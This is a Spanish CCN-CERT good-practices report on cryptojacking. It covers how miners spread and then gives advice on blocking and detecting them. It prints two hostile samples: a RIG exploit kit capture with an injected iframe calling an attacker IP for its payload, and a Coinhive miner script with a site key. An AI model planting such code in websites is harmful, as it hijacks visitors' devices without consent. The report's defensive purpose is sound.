CCN-CERT

BP/12

Buenas Prácticas en Cryptojacking

INFORME DE BUENAS PRÁCTICAS

ENERO **2021**

ccn-cert centro criptológico nacional

CCN centro criptológico nacional

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

Fecha de Edición: julio de 2021

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

Índice

1. Sobre CCN-CERT

El **CCN-CERT** es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es **contribuir a la mejora de la ciberseguridad española**, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de **conseguir un ciberespacio más seguro y confiable**, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN.

2. Introducción

Desde que el campo de las criptomonedas nació en 2009 no ha dejado de desarrollarse y evolucionar. Bitcoin fue la primera moneda virtual que apareció, y actualmente sigue siendo la más importante, pero no es la única: Ethereum, Litecoin y Ripple son algunos ejemplos de estas nuevas criptomonedas (se calcula que existen alrededor de 700 diferentes).

En un primer momento, cuando el Bitcoin no llegaba al céntimo de dólar no se esperaba la gran relevancia que cobraría en el futuro, alcanzando valores históricos cercanos a los 19.000 dólares, con picos puntuales de 20.000 dólares. Y es que, hoy por hoy, este tipo de monedas se va convirtiendo en un método de pago tan válido como el dinero de papel, pudiendo realizar compras por internet, reservar viajes online e incluso intercambiarlo por efectivo físico en sitios web y cajeros.




Figura 1.- Número de transacciones Bitcoin por mes. Fuente: Blockchain.info

2. Introducción

Cada vez más instituciones y gobiernos empiezan a aceptar este tipo de comercio: Australia en sus presupuestos de 2017-2018, Japón, Suiza, Noruega y Países bajos son algunos ejemplos, lo que implica un constante crecimiento de este tipo de tecnologías, así como su uso.

El atractivo anonimato que permiten las transacciones de este nuevo tipo de moneda virtual, al estar apoyadas en una red descentralizada conocida como Blockchain, así como la dificultad cada vez mayor de infección de ransomware (la amenaza más concurrente y dañina en los últimos años) debido a las políticas de detección y prevención, junto a las campañas de concienciación, han propiciado que los cibercriminales se decanten cada vez más por una estrategia de ganar dinero fraudulenta conocida como "cryptojacking".

El término **cryptojacking** deriva de la conjunción de Cryptocurrency (Criptomonedas) y Hijacking (Secuestro), definiéndose como el uso ilegítimo de un dispositivo electrónico, sin el consentimiento o conocimiento del usuario, por parte de los cibercriminales y aprovechando la capacidad de procesamiento y de cálculo de la tarjeta gráfica, de la memoria y del procesador para realizar el proceso de obtención de criptomonedas y hacerse con el total de las ganancias.

El auge del cryptojacking ha ido aparejado al alza de las cotizaciones de las monedas virtuales, además se caracteriza por ser fácil de efectuar y automatizar, con la dificultad de detectar su presencia en el dispositivo infectado. Durante el año 2017 se produjo un incremento del 34.000% en ataques relacionados con el cryptojacking. Tan sólo en los tres últimos meses de 2017 el crecimiento de este tipo de prácticas fue del 8.50 %.

El CCN-CERT ya analizó en el **Informe de Amenazas 25/18 *Cryptojacking*** esta tendencia, presentado en un nivel más técnico este nuevo tipo de amenaza. Ahora, con este informe de Buenas Prácticas, el Centro Criptológico Nacional pretende orientar al usuario en el correcto empleo de las tecnologías, para evitar así los riesgos derivados del cryptojacking.

2.1 Obtención de criptomonedas

Para entender cómo proceden los cibercriminales es imprescindible, al menos, conocer cómo se obtienen las criptomonedas (minado), más allá de la compraventa de estas. Dos (2) conceptos muy importantes son el de wallet (billetera) y blockchain (cadena de bloques). El primero hace referencia al análogo digital de un monedero donde se reciben las monedas. En cuanto al segundo, se puede pensar en él como un libro de cuentas donde quedan apuntadas todas las transacciones que se realizan.

Si bien es cierto que tanto el origen como el destino de estas transacciones son anónimos, la cantidad de dinero, así como el momento en que se envió este son siempre conocidos y se pueden consultar en la blockchain. El minado consiste en calcular una serie de algoritmos para verificar las transacciones realizadas hasta ese momento. El que primero encuentra la solución a estos cálculos recibe el premio en criptomonedas por realizar dicha comprobación.

De forma sencilla y superficial, minar Bitcoin (o cualquier moneda virtual) se traduce en resolver computacionalmente un "problema matemático" relacionado con criptografía. Resolver este problema otorga como recompensa una proporción de Bitcoin. La dificultad reside, en primer lugar, en la competencia de muchos equipos para resolver dicho problema y obtener así las ganancias asociadas, pero además en la propia complejidad del problema matemático.

Asimismo, como es en el caso del Bitcoin, desde un primer momento se estableció un máximo total de monedas digitales que podían existir, por lo que cada vez quedan menos por "minar". Todo esto hace que el proceso de minado requiera una gran cantidad de recursos y equipamiento.

2.1 Obtención de criptomonedas




Figura 2- Motivos de pertenencia a redes sociales (estudio iab Spain)

Dada la alta carga computacional que supone, los atacantes buscan diferentes formas de acceder al máximo número posible de equipos entre los que se distribuye el trabajo.

3. Objetivos de los ataques

Según la forma de distribuir el código dañino y el objetivo del ataque, se pueden considerar diferentes casos.

3.1 Equipos de usuario

A continuación, se señalan diferentes tipos de ataques que tienen como objetivo equipos de usuario.

3.1.1 Código dañino

Aunque en un principio el código dañino no haya sido diseñado para distribuir explícitamente cryptominers[1], se ha observado cómo cada vez más malware incluye como funcionalidad adicional el uso de recursos del equipo infectado para obtener criptomonedas.


Un ejemplo es el caso del troyano *Trickbot*, que comenzó como un troyano bancario y que en 2018 fue modificado para funcionar como cryptominer; o Njw0rm, un malware perteneciente a la familia RAT (*Remote Administration Tool*) muy propagado por Oriente Medio y que evolucionó para añadir minado de Bitcoin. En algunos casos se han utilizado *botnets*, redes de computadores "zombis" que quedan a merced de quien los controle.

1. Software que se encarga de realizar el proceso de minado de criptomonedas. Es necesario apuntar que, aunque en este documento se hable sobre cryptominers en el contexto de código dañino, existen también cryptominers legítimos.

El objetivo perseguido es reducir la complejidad del proceso de minado al repartir el esfuerzo computacional entre el mayor número de ordenadores posibles, y por tanto reducir el tiempo de obtención de las criptomonedas. Un caso muy significativo es el de la botnet Smominru, que afecta a más de 500.000 equipos y que es utilizada para minar la criptomoneda Monero.

3.1.1.1 Correos fraudulentos / phishing

Se trata de un método de ataque que busca obtener información personal o confidencial de los usuarios por medio del engaño o la picaresca, recurriendo a la suplantación de la identidad digital de una entidad de confianza en el ciberespacio.



Mediante campañas de spam (correo basura) o de *phishing* el atacante puede tratar de engañar al usuario para que descargue y ejecute un programa que supuestamente es legítimo, pero que en realidad es un cryptominer. Un caso típico de engaño es el uso de documentos de ofimática, en el que se busca que el usuario realice una serie de acciones que den pie a abrir o visualizar el contenido del fichero.






Figura 3.- Ejemplo de documento con código dañino.

3.1.1.2 Los Exploit Kits



Los *Exploit Kits* son herramientas que automatizan la búsqueda de vulnerabilidades en un sistema para poder infectarlo. Normalmente se aprovechan de errores en el navegador o de algún complemento instalado para realizar la descarga del código dañino.

Uno de los ejemplos más distinguido es RIG Exploit Kit, utilizado principalmente por una campaña denominada Ngay tratando de distribuir cryptominers para las criptomonedas Monero y Electroneum.



#	Pro...	M...	Re...	Host	URL	Body	Comments
3	HTTP	GET	200	newcamp0312.tk	/	3,445	Landing Page
28	HTTP	GET	200	188.225.76.120	/?NjIxOTIz&uRSXuvcmWb...	70,503	RIG_EK (Landing Page)
34	HTTP	GET	200	188.225.76.120	/?MzkyNjU3&uSubnTlEUm...	14,196	RIG_EK (Flash Exploit)
35	HTTP	GET	200	188.225.76.120	/?MjQwMTY5&QQKomEZb...	131,9...	RIG_EK (Malware Payload)

```
</div>
<iframe width='500' scrolling='no' height='500' frameborder='500' src='http://188.225.76.120/?NjIxOTIz&
uRSXuvcmWwb3J0bXR0bVpzZnFVdW5rbm93bg==&WzzrxwJcSe=ZGVub21pbmE0aW9ucw==&KCHYhwdQldbHRSo=bG9jYXRlZA==&
EFTMEp=YXR0YWNrcw==&AcihXTKE=dW5rbm93bg==&GPrDoQVMnEOfIP=cmVwb3J0&
khjjfghfghfd=xHzQMcXYbRzFFYPfKPjEUKREMUrWA0eKwYyZhazVE5yxFDLGpbH1FxzspV6dCE6EmvEvdLcHIwah1UfA&
IGNuldCBZItpNW=bG9jYXRlZA==&aVImZPTQHhyOEX=dW5rbm93bg==&CCYYRyaZGYS=c3Rvcm1lZA==&
fghfdfgfdhfg=SwEjnYxUB14Q9KuphkPSmBef05PT=heFZA4Tq5PAELJo31zznbVBdMolkRfX4GNXnugtYl8gpQhR2a3I&
vNLHRniQW=Y2EwaXRhbA==&WfRpeDvfK=ZGVub21pbmE0aW9ucw==&wycYEMv=bWlzc2luZw==&JxRCeGT=bG9jYXRlZA==&
xvpnZVVuiMc3Rvcm1lZA==">
<!-- Global site tag (gtag.js) - Google Analytics -->
<script async src="https://www.googletagmanager.com/gtag/js?id=UA-110531659-1"></script>
<script>
  window.dataLayer = window.dataLayer || [];
  function gtag(){dataLayer.push(arguments);}
  gtag('js', new Date());

  gtag('config', 'UA-110531659-1');
</script>
```

Figura 4 y 5.- RIG tratando de infectar un equipo con diferentes payloads[2].

2. En español, carga útil. En malware, esta carga útil se refiere a la parte del virus informático que se encarga propiamente de las acciones dañinas.

3.1.2 IoT

Con la evolución del mundo IoT (Internet de las cosas), cada vez más dispositivos electrónicos de uso cotidiano disponen de acceso a internet. Para 2025, se estima que el número de dispositivos IoT conectados podría alcanzar los 75 billones, lo que supone una gigantesca red de equipos interconectados que podrían usarse de manera malintencionada, como por ejemplo para minar criptomonedas.




Figura 6.- Aumento de dispositivos IoT conectados a internet.

A modo de ejemplo, una variante de 2017 de Mirai, una botnet que se encarga de, entre otras cosas, localizar dispositivos IoT con escasa seguridad o nula, posee la capacidad de minar Bitcoin.

3.1.3 Web-based

En esta categoría se incluyen aquellas formas de minado que se aprovechan de los visitantes de una página web en la que se ejecuta, en la mayoría de los casos, un código en JavaScript que realiza el minado de forma discreta.

No es necesaria la infección del equipo visitante, pero sin embargo es posible que el sitio haya sufrido una modificación del contenido por parte de un tercero sin autorización para incluir el código necesario. Existe, por tanto, el riesgo de que el atacante incluya complementariamente cualquier otro tipo de código dañino.

Si bien es cierto que al principio este tipo de minado se encontraba principalmente en páginas de dudosa reputación (piratería, por ejemplo), hoy en día se encuentran en muchas páginas populares.

El cryptominer más habitual es Coinhive (actualmente se estima que se encuentra en más de 33.000 sitios) y en segundo lugar Cryptoloot, otro minador escrito en JavaScript, pero dirigido a la moneda Monero. El alto número de páginas web y el carácter comercial de la mayoría de los cryptominers puede indicar que la incorporación del código se haya producido de manera legítima.

```
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('2up51nIZjzCJmZkMcYqRt66uIH8z51KY');
miner.start();
</script></body>
</html>
```

Figura 7.- Código de Coinhive insertado en una página web.

3.1.4 Dispositivos móviles

Los dispositivos móviles también se han visto afectados por este nuevo tipo de amenaza. Los cryptominers se suelen encontrar en aplicaciones piratas que ofrecen falso contenido *premium* de manera gratuita. Por otro lado, también puede ocurrir que aplicaciones legítimas sean modificadas por parte de un tercero sin autorización.

El medio de infección es similar al de cualquier otro tipo de malware, siendo habitual en este caso la ingeniería social y el engaño como medio para convencer al usuario de instalar una aplicación dañina.

Cabe recordar que los cryptominers suponen una gran carga para el dispositivo, lo cual es más perjudicial y notable en teléfonos móviles, donde la batería se ve mermada y se llega a apreciar un gran descenso del rendimiento del terminal.

Como ejemplo, el malware Loapi, que utiliza al máximo los recursos del dispositivo móvil y, dado el calor que el aparato genera, algunos componentes físicos pueden deformarse, quemarse o quedarse inutilizados.

Figura 8.- Batería deformada por el excesivo calor generado.

3.2 Servidores

Los cibercriminales buscan infectar, en muchos casos, grandes servidores gracias a su alta capacidad de cómputo y así minar criptomonedas más rápido. Las dos vías principales son las siguientes:

- Infectar los equipos que están detrás de los servidores mediante alguna de las técnicas mencionadas anteriormente, como por ejemplo la ingeniería social.
- Usar técnicas más específicas para atacar servidores, como por ejemplo explotación de vulnerabilidades, fuerza bruta, inyección SQL, etc.

4. Buenas prácticas

A continuación, se enumeran un conjunto de buenas prácticas para evitar posibles incidentes relacionados con el cryptojacking.

4.1 Buenas prácticas frente a cryptominers de navegador

Deshabilitar JavaScript. La mayoría de los cryptominers se apoyan en JavaScript para ejecutarse, por lo que deshabilitándolo se impide su ejecución. Esto se puede lograr con extensiones como NoScript para Firefox o ScriptSafe de Chrome.




Figura 9.- NoScript en Firefox.

4.1 Buenas prácticas frente a cryptominers de navegador

Figura 10.- ScriptSafe en Chrome.

Como se puede apreciar, ambas extensiones son similares y trabajan bien de manera automática. Estas extensiones se basan en listas de páginas confiables (whitelist). En cualquier caso, siempre se pueden, desde las opciones, configurar los permisos según la categorización que se haya hecho del sitio web.

Figura 11.- Acciones permitidas por defecto en NoScript.

- **Uso de bloqueadores de ventanas emergentes.** Puede ocurrir que el código del cryptominer esté alojado en ventanas de publicidad emergentes que quedan minimizadas y son más complicadas de localizar. Se recomienda el uso de extensiones como *Adblock* o *PopUp Blocker*. Ambas extensiones no requieren de ninguna configuración y en la gran mayoría de los casos funcionan perfectamente una vez se instalan.

- **Mantener actualizada una lista negra de páginas que usan cryptominers.** Para ello, se pueden utilizar extensiones como *NoCoin* o *Minerblock*. Esta última, además, ofrece una segunda protección complementaria a la lista negra al buscar en el propio código fuente de la página código que potencialmente puede pertenecer a un cryptominer.

- **Mantener las extensiones utilizadas.** Algunos cryptominers utilizan vulnerabilidades existentes en los complementos y extensiones de los navegadores, por lo que es importante mantenerlos actualizados.

- **Utilizar servicios online como cryptojackingtest.com,** que escanean el navegador en busca de posibles infecciones.


- **Usar navegadores seguros.** Existen alternativas como el navegador Opera que ya tiene incorporado funcionalidades para bloquear este tipo de amenazas sin uso de extensiones de terceros.

4.2 Buenas prácticas frente al malware

- **Tener actualizado el antivirus.** Esta debe ser la primera línea de defensa contra las nuevas amenazas que van apareciendo día a día, por lo que mantener la base de datos de firmas al día es primordial.

- **Mantener actualizado el sistema operativo.** Es importante instalar las actualizaciones del sistema operativo que va publicando el fabricante, pues suelen solucionar vulnerabilidades que se van descubriendo y que pueden ser aprovechadas por los cibercriminales. Del mismo modo, **las aplicaciones y servicios** que se usen deben estar actualizados.

Desde Windows 10 se pueden buscar nuevas actualizaciones haciendo clic en la esquina inferior izquierda y tecleando "Actualizaciones". En caso de que se requieran actualizaciones, aparecerá una ventana donde se pide reiniciar el equipo.






Figura 12 y 13.- Actualización de Windows 10

4.2 Buenas prácticas frente al malware

- **Filtros antispam en el correo.** De esta manera se podrán filtrar aquellos correos ilegítimos y así evitar la descarga de código dañino. Para más información: ***Filtro anti-spam Gmail Filtro anti-spam Outlook***

- **Nunca habilitar las macros en un documento ofimático.** Si se hace, al menos estas deben ir firmadas por el remitente.

- **Monitorizar el uso de recursos por parte del sistema.** Esto se puede conseguir mediante la aplicación resmon.exe, que se puede lanzar haciendo clic en Inicio y escribiendo *resmon*. Se abrirá una ventana desde donde podremos controlar el uso de la CPU de los programas abiertos.

- **Mostrar las extensiones de los archivos.** El engaño es una práctica habitual utilizada por el malware en general. Los cibercriminales pueden camuflar sus ficheros cambiando el icono y utilizando "dos extensiones" con el objetivo de camuflar un archivo ejecutable dañino bajo la apariencia de un documento totalmente inocuo, como un archivo de texto, una foto o una canción.




Figura 14.- Antes y después de mostrar las extensiones ocultas de un ejecutable.

Para mostrar las extensiones de los archivos, desde Inicio escribir "opciones del explorador de archivos" y se desmarca la siguiente opción:

4.2 Buenas prácticas frente al malware




Figura 15.- Opción de no ocultar extensiones de archivos.

Uso de máquinas virtuales frente a archivos sospechosos. Es recomendable que, por ejemplo, aquellos archivos descargados de sitios no oficiales o adjuntos al correo sean ejecutados primeramente en una máquina virtual. Así mismo, existen numerosos servicios online que pueden servir para obtener una primera impresión del fichero, tales como VirusTotal o Malwr.

4.3 Otras buenas prácticas

- **Cambiar las credenciales por defecto que vienen de fábrica en los dispositivos electrónicos y elegir un par de usuario y contraseña robusto.** Existe código dañino que se propaga realizando fuerza bruta a servicios como SSH o telnet. Se debe elegir una contraseña lo suficientemente larga con una combinación de letras (mayúsculas y minúsculas), números y símbolos.

- **No descargar ni instalar aplicaciones de sitios no oficiales.**

- **Concienciación de los usuarios.** Por naturaleza, las personas tienden a cometer errores, y gran parte de la seguridad de una organización recae en el usuario final de un modo u otro. Que los usuarios sean conscientes de las amenazas del mundo digital y adopten buenas prácticas en su interacción diaria con la tecnología es un elemento crucial.

5. Detección de cryptominers

En primer lugar, en la detección de cryptominers será necesario diagnosticar si un equipo está infectado. Para ello se debe comprobar si se manifiesta alguno de los siguientes síntomas:

- Lentitud general de la máquina o que la velocidad de conexión a Internet se ralentiza.
- Procesador con una alta carga de cómputo aun cuando no hay aplicaciones abiertas.
- Sobrecalentamiento de los componentes y un alto consumo de energía eléctrica.
- Procesos no conocidos ejecutándose.

Todos estos síntomas son causa de la gran utilización de recursos que necesita el cryptominer. Las herramientas que pueden ayudarnos en esta tarea son *resmon* (que permite ver el uso de CPU, programas ejecutándose, etc.) y ***Autorun*** para poder detectar programas desconocidos que se ejecuten al inicio del sistema (las pestañas *Logon* y *Scheduled Tasks* son las más útiles para este caso).




Figura 16.- Aplicación Autorun ejecutándose.

Asimismo, existen servicios online que analizan una página web en busca de cualquier tipo de malware, incluido los cryptominers. Una de ellas es https://urlscan.io/, la cual añadió la detección de minadores web en enero de 2018 que con una interfaz muy intuitiva, solo es necesario colocar la url que se desea escanear.

